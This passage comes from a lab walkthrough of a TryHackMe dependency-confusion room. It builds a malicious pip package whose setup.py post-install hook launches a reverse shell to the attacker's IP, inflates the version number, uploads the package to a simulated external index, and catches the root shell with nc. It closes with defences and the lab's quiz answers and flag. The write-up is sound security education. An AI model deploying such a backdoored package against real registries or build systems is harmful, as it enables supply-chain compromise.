curl http://10.10.43.77:8181/api/list
```

You should see that the API responds with a dataset. If you don't get a response, wait another 5 minutes and then try again.

Dependency Disclosure

The developer of the application has posted a question on a public forum:

Upload Package to Internal Pypi Server

Hi all, how would I upload a pip package to our internal Pypi server? I know I would use the following to upload it externally, but what should I change?

```
twine upload dist/datadbconnect-0.0.2.tar.gz
```

Is there a flag or something that I can add?

In the post, the developer seems to have disclosed the name of an internal package, **datadbconnect**. This is all we need to get started on our Dependency Confusion attack!

Remote Code Execution in the Installation Step

To stage a Dependency Confusion attack, we will need to develop and build a malicious package that will execute code once installed. Since we only know the name of the package and don't have access to the source code, the application will most likely fail once it tries to run our package, so our safest bet is to get remote code execution earlier in the process. Hence, we want remote code execution once the package installation completes.

This is probably a good place to explain how Pip packages are built from Python code. If you want to explore the process in more depth, have a look at tutorials like this. Here we will give a quick overview. The most basic Pip package requires the following structure:

```
package_name/
    package_name/
    __init__.py
    main.py
    setup.py
```

- **package_name** — This is the name of the package that we are creating. In our case, it will be datadbconnect
- **__init__.py** — Each Pip package requires an init file that tells Python that there are files here that should be included in the build. In our case, we will keep this empty.
- **main.py** — The main file that will execute when the package is used. We will create a very simple main file.
- **setup.py** — This is the file that contains the build and installation instructions. When developing Pip packages, you can use setup.py, setup.cfg, or

pyproject.toml. However, since our goal is remote code execution, setup.py will be used since it is the simplest for this goal.

Recreate this folder structure for your malicious package. Add the following code to your main.py:

```
#!/usr/bin/python3
def main():
   print ("Hello World")

if __name__=="__main__":
   main()
```

This is simply filler code to ensure that the package does contain some code for the build. The more important part is the setup.py code. Let's take a look at what a normal setup.py file would look like:

```
from setuptools import find_packages
from setuptools import setup

VERSION = 'v0.0.1'

setup(
        name='datadbconnect',
        url='https://github.com/labs/datadbconnect/',
        download_url='https://github.com/labs/datadbconnect/archive/{}.tar.gz'.
        author='Tinus Green',
        author_email='tinus@notmyrealemail.com',
        version=VERSION,
        packages=find_packages(),
        include_package_data=True,
        license='MIT',
        description=('''Dataset Connection Package '''
                  '''that can be used internally to connect to data sources '''
)
```

In order to inject code execution, we need to ensure that the package executes code once it is installed. Fortunately, setuptools, the tooling we use for building the package, has a built-in feature that allows us to hook in the post-installation step.

This is usually used for legitimate purposes, such as creating shortcuts to the binaries once they are installed. However, combining this with Python's os library, we can leverage it to gain remote code execution. Update your setup.py file with the following:

```
from setuptools import find_packages
from setuptools import setup
from setuptools.command.install import install
import os
import sys

VERSION = 'v9000.0.2'

class PostInstallCommand(install):
     def run(self):
         install.run(self)
         print ("Hello World from installer, this proves our injection works")
         os.system('python -c \'import socket,subprocess,os;s=socket.socket(soc

setup(
        name='datadbconnect',
        url='https://github.com/labs/datadbconnect/',
        download_url='https://github.com/labs/datadbconnect/archive/{}.tar.gz'.
        author='Tinus Green',
        author_email='tinus@notmyrealemail.com',
        version=VERSION,
        packages=find_packages(),
        include_package_data=True,
        license='MIT',
        description=('''Dataset Connection Package '''
                  '''that can be used internally to connect to data sources '''
        cmdclass={
            'install': PostInstallCommand
        },
)
```

Let's take a look at the adjustments that we made. Firstly, we imported the install library from setuptools and the os library:

```
from setuptools.command.install import install
import os
import sys
```

We also updated the version of our package to ensure that we win the dependency confusion race:

```
VERSION = 'v9000.0.2'
```

Next, we introduced a new function that will work as a post-installation hook to run a reverse shell for us. Remember to add your AttackBox or VPN IP:

```
class PostInstallCommand(install):
    def run(self):
        install.run(self)
        print ("Hello World from installer, this proves our injection works")
        os.system('python -c \'import socket,subprocess,os;s=socket.socket(sock
```

Lastly, we hook the post-installation process in our setup configuration:

```
cmdclass={
        'install': PostInstallCommand
    },
```

Now that we have created the package, it is time to build it and upload it to the external PyPI repo. We can use the following command to build our package:

```
python3 setup.py sdist
```

Once built, our Pip package will be available under the dist folder and can be uploaded to the Pypi repo using twine:

```
twine upload dist/datadbconnect-9000.0.2.tar.gz --repository-url
http://external.pypi-server.loc:8080
```

If you are asked for credentials, just leave them empty. You can also safely ignore the error and warning messages as long as the final output shows the package upload reaching 100%. Just a reminder again that we are simulating an external PyPI repo to not break their terms of service. If this were a real attack, the package would be uploaded to PyPI's main repo. Let's start a listener for our shell:

```
nc -lvp 8080
```

We can test the code execution of our package by installing it directly ourselves:

```
pip3 install datadbconnect --trusted-host external.pypi-server.loc --index-url
http://external.pypi-server.loc:8080 --verbose
```

You should see the print line in the output of the installation command and see that pip freezes when you get a reverse shell connection:

AttackBox Terminal

```
[thm@thm]$ nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on localhost 50098
$ whoami
root
```

If this works, restart your listener and wait for about 5 minutes, you should magically get a callback from the build server once it tries to rebuild the docker container and installs our malicious package!

Explaining what is Happening in the Background

So how is this actually happening? Let's take a dive into the vulnerable line in the DockerFile:

```
RUN pip3 install datadbconnect --no-cache-dir --trusted-host internal.pypi-
server.com --extra-index-url "http://internal.pypi-server:8081/simple/"
```

Knowing that this is an internal package, the developer team added an additional Pypi repo for Pip through the `--extra-index-url` argument. However, this does not force Pip to download the package from that location. Rather, it is just another location where it can look for the package. Pip will therefore download the package from *internal.pypi-server.com* (legitimate package) and *external.pypi-server.loc* (our malicious package) and compare the two versions. Since our version is higher, it will install our package instead! This is where the name Dependency Confusion comes from!

Defences

Protecting internal dependencies is a massive security endeavour. Since we have to create, maintain, and host these dependencies ourselves, the security project is much larger than that of external dependencies. The following defence strategies should be considered for all internal dependencies:

- Internal dependencies should be actively maintained. This will ensure that vulnerabilities in these dependencies do not affect multiple applications and services.
- The hosting infrastructure of internal dependencies should be secured. The following Microsoft whitepaper provides the following three key focus areas:
- Reference one private feed, not multiple. This contributes to protecting against dependency confusion attacks. With our python example, we would then use `--index-url` argument instead of `--extra-index-url` to indicate that the package must be collected from the specified index.
- Protect your packages using controlled scopes. By controlling the scopes of dependencies, it will ensure that dependencies are locked to the applications that require them.
- Utilise client-side verification features. Controls such as sub-resource integrity or version locking will ensure that applications and services will detect when malicious code is introduced into a dependency and refuse to execute it.
- As an additional defence measure against dependency confusion attacks, the names of internal dependencies can be registered on external package managers without the source code to claim the name. This will prevent an attacker from registering a similarly named package.

Answer the questions below :

```
1. What is the name of the attack that can be launched to create a race conditi
A. Dependency Confusion
```

```
2. What is the flag's value that is stored in the /root/ directory on the docke
A. THM{RCE.Through.Dependency.Confusion}
```

Task 8 : Conclusion

In this room, we discussed the security controls and misconfigurations commonly found with dependency management. This is by no means an exhaustive list of what should be considered for the security of dependencies. However, to summarise, we should be considering the following:

- Be aware of the dependencies you use in your applications and systems. Also, be aware that these dependencies may have dependencies, which will grow the list of dependencies you will need to keep tabs on.
- Make sure to always use the latest versions of dependencies, both internal and external dependencies. More often than not, these updates to dependencies are not to introduce new features but to fix existing issues and bugs.
- It is not just the dependencies themselves that should be considered for security, but also how we configure and use our dependency managers, especially for internal dependencies.
- Dependencies and dependency management systems should be included in the attack surface of the application or system we are developing.

Thankyou For Reading.

Tryhackme | Tryhackme Walkthrough | Dependency Injection | Pipeline | DevOps

Follow

Published in InfoSec Write-ups

49K Followers · Last published 10 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by Md Amiruddin

155 Followers · 6 Following

This is a profile of a cybersecurity enthusiast and CTF writer. He is an experienced information security professional and highly motivated individual.

No responses yet

What are your thoughts?

Respond


More from Md Amiruddin and InfoSec Write-ups

In InfoSec Write-ups by Md Amiruddin

Vulnhub Writeup/Walkthrough SickOS 1.1 | By Md Amiruddin

This CTF walkthrough is similar to the labs found in the OSCP exam course.

Dec 21, 2022




In InfoSec Write-ups by Visir

Could You Be the Next Victim? How to Protect Your Google Account Now

Today, nearly everyone is connected to the internet, and this dependency grew exponentially during the COVID-19 pandemic. With more people...

6d ago 15



In InfoSec Write-ups by Shanzah Shahid

Hack Like a Pro: Mastering Penetration Testing with Virtual vs Physical Lab Setups

Learn how to build a powerful, cost-effective testing environment to sharpen your ethical hacking skills.

2d ago 44 2

In InfoSec Write-ups by Md Amiruddin

Intro to Docker | Tryhackme Writeup/Walkthrough | By Md Amiruddin


Learn to create, build and deploy Docker containers!

May 5, 2023 5

See all from Md Amiruddin

See all from InfoSec Write-ups

Recommended from Medium




IritT

Linux Shells—Cyber Security 101-Command Line -TryHackMe Walkthrough

Learn about scripting and the different types of Linux shells.

Oct 27, 2024



In T3CH by Axoloth

TryHackMe | AD Certificate Templates | WriteUp


Walkthrough on the exploitation of misconfigured AD certificate templates

Sep 11, 2024 70

Lists


General Coding Knowledge

20 stories · 1847 saves



Productivity

242 stories · 659 saves



Natural Language Processing

1883 stories · 1521 saves

Andrey Pautov

Mastering John the Ripper: A Complete Guide to Password Cracking

Unlock the power of John the Ripper, from basic setups to advanced password recovery strategies

Nov 15, 2024 7 1

Trnty

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

Sep 7, 2024 10

In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

Oct 26, 2024 61

Sudarshan Patel

🔒 🔑 Tryhackme | JWT Security | Writeup 📌 🖥️

Learn about JWTs, where they are used, and how they need to be secured.

Oct 14, 2024 13

See more recommendations